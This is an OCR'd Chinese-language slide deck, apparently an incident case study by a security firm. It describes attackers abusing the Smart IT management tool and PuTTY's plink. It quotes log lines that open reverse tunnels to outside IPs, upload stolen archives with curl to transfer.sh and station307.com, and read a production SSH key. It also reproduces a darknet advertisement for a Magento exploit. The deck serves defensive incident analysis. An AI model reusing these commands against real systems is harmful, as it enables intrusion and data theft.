
Incoming	2021-11-01, 07:44	User	261[redacted]156	261[redacted]156
Incoming	2022-05-09, 05:36	User	261[redacted]156	261[redacted]156
Incoming	2022-05-09, 08:27	User	261[redacted]156	261[redacted]156
Incoming	2022-05-10, 05:40	User	261[redacted]156	261[redacted]156
Incoming	2022-05-10, 05:41	User	261[redacted]156	261[redacted]156
Incoming	2022-05-10, 06:25	User	261[redacted]156	261[redacted]156
Incoming	2022-05-10, 06:29	User	261[redacted]156	261[redacted]156
Incoming	2022-05-10, 08:09	User	261[redacted]156	261[redacted]156

資產管理工具若遭濫用?

- Smart IT



對系統註冊遠端指令遙控 Agent，PSEXEC 表示搶工作喔！哭哭 QQ



把 Smart IT 當後門來遠端遙控，比如執行 curl 把偷來的資料傳出去

詮睿科技 TALENT JUMP

PuTTY?

- GUI SSH 連線管理工具

Nombre	Fecha de modifica...	Tipo	Tamaño
pageant.exe	14/03/2003 4:13 a. ...	Aplicación	122 KB
plink.exe	2/02/2018 1:05 p. m.	Aplicación	603 KB
plink_old.exe	14/03/2003 4:13 a. ...	Aplicación	238 KB
pscp.exe	14/03/2003 4:13 a. ...	Aplicación	250 KB
psftp.exe			247 KB
putty.cnt	8/03/2003 12:30 a. ...	Archivo CNT	25 KB
putty.exe	28/12/2017 6:00 p....	Aplicación	835 KB
putty.hlp	8/03/2003 12:30 a. ...	Archivo de Ayuda	437 KB
putty_old.exe	14/03/2003 4:13 a. ...	Aplicación	369 KB
puttygen.exe	14/03/2003 4:13 a. ...	Aplicación	163 KB
puttytel.exe	14/03/2003 9:52 a. ...	Aplicación	233 KB

Plink.exe 是 CommandLine 的 SSH Client

也可以用來開 Reverse Tunnel

–pw passw	當登入的時候
–L listen–port:host:port	轉送近端電腦的連接埠至遠端。
–R listen–port:host:port	轉送遠端電腦的連接埠至近端。
–X / –x	啟用 / 不啟用 X11 轉送。

詮睿科技 TALENT JUMP

Plink?

```
--------------------------------------------------------------------------------
2022/04/14 21:52:02: [ITDosCmder7432] AppStart!!
2022/04/14 21:52:02: [ITDosCmder7432] 10.1.40.58: AppStarted!! Console Account = administrator_user_key
2022/04/14 21:52:02: [ITDosCmder7432] 10.1.40.58: Sent1=cd &&
2022/04/14 21:52:02: [ITDosCmder7432] 10.1.40.58: Get1=(null)
2022/04/14 21:52:03: [ITDosCmder7432] 10.1.40.58: Sent2=cd
2022/04/14 21:52:03: [ITDosCmder7432] 10.1.40.58: Get2=C:\WINDOWS\system32
2022/04/14 21:52:15: [ITDosCmder7432] 10.1.40.58: Path=C:\WINDOWS\system32\ Cmd=START /B "" "C:\Program Files\PuTTY\plink.exe" -R
    1235:127.0.0.1:52223 -l test -pw test2345 194.156.98.80 -batch -v -2 -hostkey SHA256:le1bLXVdll19/6m0jo4hNBK+YJAwMyo2oIpoKQHlUuQ. -N
2022/04/14 21:52:15: [ITDosCmder7432] 10.1.40.58: Sent1=C:&&cd C:\WINDOWS\system32&&START /B "" "C:\Program Files\PuTTY\plink.exe" -R
    1235:127.0.0.1:52223 -l test -pw test2345 194.156.98.80 -batch -v -2 -hostkey SHA256:le1bLXVdll19/6m0jo4hNBK+YJAwMyo2oIpoKQHlUuQ. -N
```

```
plink.exe -R 1235:127.0.0.1:62223 -l test -pw 1qazSE45 45.134.173.181 -batch -v -2 -hostkey
SHA256:SjalzEr+1Sh5WDHlbEAtv2li12RFQrBizSpshOCNrYI -N
```

下個指令直接用合法程式開 Tunnel 出去

```
test@4fhCNOh688:~$ ifconfig | more
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 45.134.173.181  netmask 255.255.255.0  broadcast 45.134.173.255
        inet6 fe80::3c59:9fff:fe4c:c192  prefixlen 64  scopeid 0x20<link>
        ether 3e:59:9f:4c:c1:92  txqueuelen 1000  (Ethernet)
        RX packets 681989106  bytes 333266633729 (333.2 GB)
        RX errors 0  dropped 1677031  overruns 0  frame 0
        TX packets 5118432  bytes 795514443 (795.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

當然如果我們有辦法發現這些指令，也有機會能連到攻擊者的中繼站就是了 XD

詮睿科技
TALENT JUMP

除了 C2 外的回傳位置?

transfer.sh

transfer.sh

home sample

Easy file sharing from the command

```
# Upload using cURL
$ curl --upload-file ./hello.txt https://transfer.sh/hello.txt
https://transfer.sh/5Th7Hh/hello.txt

# Using the shell function
$ transfer hello.txt
################################################## 100.0%
```

station307.com/#/

Home Recipes About


STATION307

Send and receive files directly, with ease.

```
2022/01/21 05:43:04: [ITDosCmder5952] 10.1.40.189: Get1=(null)
2022/01/21 05:43:04: [ITDosCmder5952] 10.1.40.189: Sent2=C:&&cd C:\Windows\system32&&cd
2022/01/21 05:43:04: [ITDosCmder5952] 10.1.40.189: Get2=C:\Windows\system32
2022/01/21 06:25:20: [ITDosCmder5952] 10.1.40.189: Path=C:\Windows\system32\    Cmd=curl --upload-file output1.zip https://transfer.sh/output1.zip
2022/01/21 06:25:20: [ITDosCmder5952] 10.1.40.189: Sent1=C:&&cd C:\Windows\system32&&curl --upload-file output1.zip https://transfer.sh/output1.zip
2022/01/21 06:30:06: [ITDosCmder4540] AppStart!!
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: AppStarted!! Console Account = administrator_user_key
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Sent1=cd &&
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Get1=(null)
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Sent2=cd
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Get2=C:\Windows\system32
2022/01/21 06:30:29: [ITDosCmder4540] 10.1.40.189: Path=C:\Windows\system32\    Cmd=curl -T output1.zip -Lv station307.com
2022/01/21 06:30:29: [ITDosCmder4540] 10.1.40.189: Sent1=C:&&cd C:\Windows\system32&&curl -T output1.zip -Lv station307.com
```

現實是，有更多可能我們完全不會知道的檔案交換服務

本次 Case Study 入侵流程




```
2022/05/07 22:21:46: [ITDosCmder12240] 10.1.40.124: Path=C:
    \Windows\system32\  Cmd=type "C:\Prod_Key\aws-prod.ppk"
2022/05/07 22:21:46: [ITDosCmder12240] 10.1.40.124: Sent1=C:&&cd C:
    \Windows\system32&&type "C:\Prod_Key\aws-prod.ppk"
2022/05/07 22:21:46: [ITDosCmder12240] 10.1.40.124: Get1=PuTTY-User-Key-
    File-3: ssh-rsa

Encryption: none

Comment: imported-openssh-key

Public-Lines: 6

AAAAB3NzaC1yc2EAAAADAQABAAABAQDYermvj4d0yFK2KV2DlKQk3uwmVmWmq7QK

+u8VtT8bLHC2bBHfux9Lduh+0LgrYNPlntC5jeAvtD80gVY3pcPNd5vI0WM/Kr7t
```

aws-prod.ppk

詮睿科技
TALENT JUMP

N day 其實不難找也不貴

- Magento 的漏洞其實挺好用的，也因此相關漏洞的 Exploit 在暗網販售的價格大約在 0.3 BTC 至 1.7 BTC 左右

CVE-2022-24086 RCE download

Most of the major Magento users have already patched and that tool is no longer as dangerous as it was a couple months ago. But due to potential damage that this tool can inflict this PoC should not be in limited access.

Current price - **0.3 BTC**. It includes full instruction on penetration, sample payloads and support.

Our X ring is ok0mo@jabber.cz.

Magento CVE-2022-24086 exploit code 只賣 0.3 BTC，換算台幣大約在 17w *0919行情價俗啦！！快買下來打爆！！（X

紅隊演練的小概念

我們以為很重要的服務

Official

eShop

SMTP

攻擊者想要找的就是我們以為不重要或不知道有這台機器，但卻具備 n-day 的邊際服務啦！

Old Web

Jira

SSH/RDP


UAT / DEV

magento-dev.xxx
(10.x.x.12)

嗨嗨 ~ 我是被遺忘的 dev 也是這個事件的 root cause

Another Case

Uber Breach & Attack Analysis



資料來源：[@MichalKoczwara](https://twitter.com/MichalKoczwara)
https://twitter.com/MichalKoczwara/status/1571432800787759104

詮睿科技 TALENT JUMP

總結

- 現今的 APT Group 深知利用合法掩飾非法
- 企業內部建構 SIEM 的必要性是絕對的
- 企業應採用 MDR 服務同步監控設備、系統、端點日誌
- 那... 前述提及的第三方軟體？
- 「合法軟體 + 非法使用」= 惡意行為偵測的新趨勢

Thank You